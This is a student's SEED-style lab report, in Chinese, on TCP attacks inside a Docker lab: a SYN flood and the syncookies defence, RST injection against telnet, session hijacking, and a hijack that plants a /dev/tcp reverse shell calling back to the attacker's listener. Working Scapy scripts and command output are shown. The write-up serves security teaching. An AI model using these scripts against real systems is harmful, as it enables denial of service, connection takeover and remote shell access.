实验 2

57118109 徐一鸣

Task 1：SYN Flooding Attack

SYN flood 是 DoS 攻击的一种形式，攻击者向受害者的 TCP 端口发送大量 SYN 请求，但攻击者并不打算完成三次握手过程。攻击者要么使用欺骗的 IP 地址，要么不继续这个过程。通过这种攻击，攻击者可以淹没用于半开连接的受害者队列，即已经完成 SYN， SYN-ACK，但还没有得到最终的 ACK 返回的连接。当此队列已满时，受害者无法获取更多连接。

具体步骤如下所示：

- 输入 dcup 配置当前环境：

```
[07/11/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (host-10.9.0.5) for this project. If you removed or
 renamed this service in your compose file, you can run this command with the --remo
ve-orphans flag to clean it up.
Starting victim-10.9.0.5 ... done
Starting user1-10.9.0.6  ... done
Starting user2-10.9.0.7  ... done
Starting seed-attacker   ... done
```

- 当前攻击者、被害者和用户情况如下所示：

```
[07/11/21]seed@VM:~/.../Labsetup$ dockps
972f37f32e74  seed-attacker
3e5967ab40de  user2-10.9.0.7
d9285032cba3  user1-10.9.0.6
ba4de718f312  victim-10.9.0.5
```

- 使用 netstat -nat 查看被攻击主机 tcp 状态，发现只有两个 listen 状态：

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh ba
root@ba4de718f312:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46603        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@ba4de718f312:/#
```

- 在 VM 中编译 synflood 工具：

```
[07/11/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```

- 攻击者对被害者 10.9.0.5 的 23 号端口进行泛洪攻击：

```
root@VM:/volumes# synflood 10.9.0.5 23
```

- 再次使用 netstat -nat 查看被攻击主机 tcp 状态，发现 SYN 泛洪攻击成功：

```
root@ba4de718f312:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46603        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             116.68.43.107:18898     SYN_RECV
tcp        0      0 10.9.0.5:23             189.106.248.16:12980    SYN_RECV
tcp        0      0 10.9.0.5:23             189.64.95.14:36873      SYN_RECV
tcp        0      0 10.9.0.5:23             1.33.1.113:5494         SYN_RECV
tcp        0      0 10.9.0.5:23             54.77.141.5:58056       SYN_RECV
tcp        0      0 10.9.0.5:23             121.157.111.27:3241     SYN_RECV
tcp        0      0 10.9.0.5:23             142.141.239.39:38373    SYN_RECV
```

- 用户 1 中 Telnet 被攻击者主机，发现无法连接：

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh 3e
root@3e5967ab40de:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

- 在配置文件中修改 syncookies 设置：

```
16    Victim:
17        image: handsonsecurity/seed-ubuntu:large
18        container_name: victim-10.9.0.5
19        tty: true
20        cap_add:
21                - ALL
22        sysctls:
23                - net.ipv4.tcp_syncookies=1
24
25        networks:
26            net-10.9.0.0:
27                ipv4_address: 10.9.0.5
28
29        command: bash -c "
30                      /etc/init.d/openbsd-inetd start  &&
31                      tail -f /dev/null
```

- 发现发动攻击后依然可以 telnet 服务器，防御成功：

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh d9
root@d9285032cba3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ba4de718f312 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```

Task 2: TCP RST Attacks on telnet Connections

RST 报文导致受害者从半开的连接队列中删除数据。因此，当我们试图用攻击填充这个队列时，VirtualBox 帮助受害者从队列中删除我们的记录。这就变成了我们的代码和 VirtualBox 之间的竞争。不幸的是，Python 的速度不够快，所以 VirtualBox 总是胜出。C 要快得多，这就是为什么我们的 C 代码总是在竞争中获胜。

在本任务中，需要虚拟机发起 TCP RST 攻击，断开 a 和 B 之间的 telnet 连接，该连接是容器。为了简化实验，我们假设攻击者和受害者在同一个局域网中，即攻击者可以观察到 A 和 B 之间的 TCP 流量。

具体步骤如下所示：


- 在用户主机 1 中 telnet 连接被攻击主机：

```
root@d9285032cba3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ba4de718f312 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```

- 使用 netstat 获取连接相关信息，包括地址，端口，序列号等：

```
tcp        0      0 10.9.0.5:23             10.9.0.6:48354          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:48358          ESTABLISHED
```

- 使用 wireshark 抓包，过滤条件为 10.9.0.6 telnet 10.9.0.5，取最后一个数据包，确定 seq 和 ack 的序号：



- 利用数据包内的信息，如端口号，序列号等编写 RST 程序：

```
#!/usr/bin/env python3
from scapy.all import*
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=48354, flags="R", seq=149017242, ack=9988906)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

- 运行该程序后发现 10.9.0.6 中发现与 10.9.0.5 的 telnet 连接断开：

```
seed@d9285032cba3:~$ Connection closed by foreign host.
```


Task 3: TCP Session Hijacking

TCP 会话劫持攻击的目标是劫持现有的 TCP 连接(会话)，在两个受害者之间注入恶意内容到这个会话。如果这个连接是一个 telnet 会话，攻击者可以在这个会话中注入恶意命令(例如删除重要文件)，导致受害者执行恶意命令在此任务中，需要演示如何在两台计算机之间劫持 telnet 会话。

实验目标是让 telnet 服务器运行恶意命令。为了简化任务，我们假设攻击者和受害者在同一个局域网中。

具体步骤如下所示：

- 与 Task 2 相同，抓取 telnet 的最后一个数据包：



- 利用数据包内的信息，如端口号，序列号等编写劫持程序：

```
#!/usr/bin/env python3
from scapy.all import*
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=37238, dport=23, flags="A", seq=3274650193, ack=2431612528)
data = "touch a.txt\r" pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

- 攻击者运行劫持程序，在被攻击者上查看结果，攻击的命令生效：

```
root@d9285032cba3:~# ls
a.txt
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

当攻击者能够使用 TCP 会话劫持向受害者的机器注入命令时，他们对在受害者的机器上运行一个简单的命令不感兴趣;他们对运行许多命令感兴趣。显然，通过 TCP 会话劫持来运行这些命令很不方便。攻击者想要达到的目的就是利用攻击建立一个后门，这样他们就可以利用这个后门方便的进行进一步的破坏。


下面，我们将展示如何设置一个反向 shell，如果我们可以直接在受害机器(即服务器机器)上运行命令。在 TCP 会话劫持攻击中，攻击者不能直接在受害机器上运行命令，所以他们的工作是通过会话劫持攻击运行一个反向 shell 命令。在这项任务中，我们需要证明他们能够实现这一目标。

具体步骤如下所示：

- 攻击者监听 9090 端口：

```
[07/10/21]seed@VM:~/.../Labsetup$ docksh 0d
root@VM:/# ^C
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

- 与 Task 2 相同，抓取 telnet 的最后一个数据包：



- 利用数据包内的信息，如端口号，序列号等编写劫持程序：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6",dst="10.9.0.5")
tcp = TCP(sport=37248,dport=23,flags="A",seq=952849545,ack=2228691665)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

- 在监听 9090 端口的攻击者处，可以得到来自 10.9.0.5 的连接成功，并可以得到他的 shell，试验成功：

```
root@VM:/# ^C
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59730
```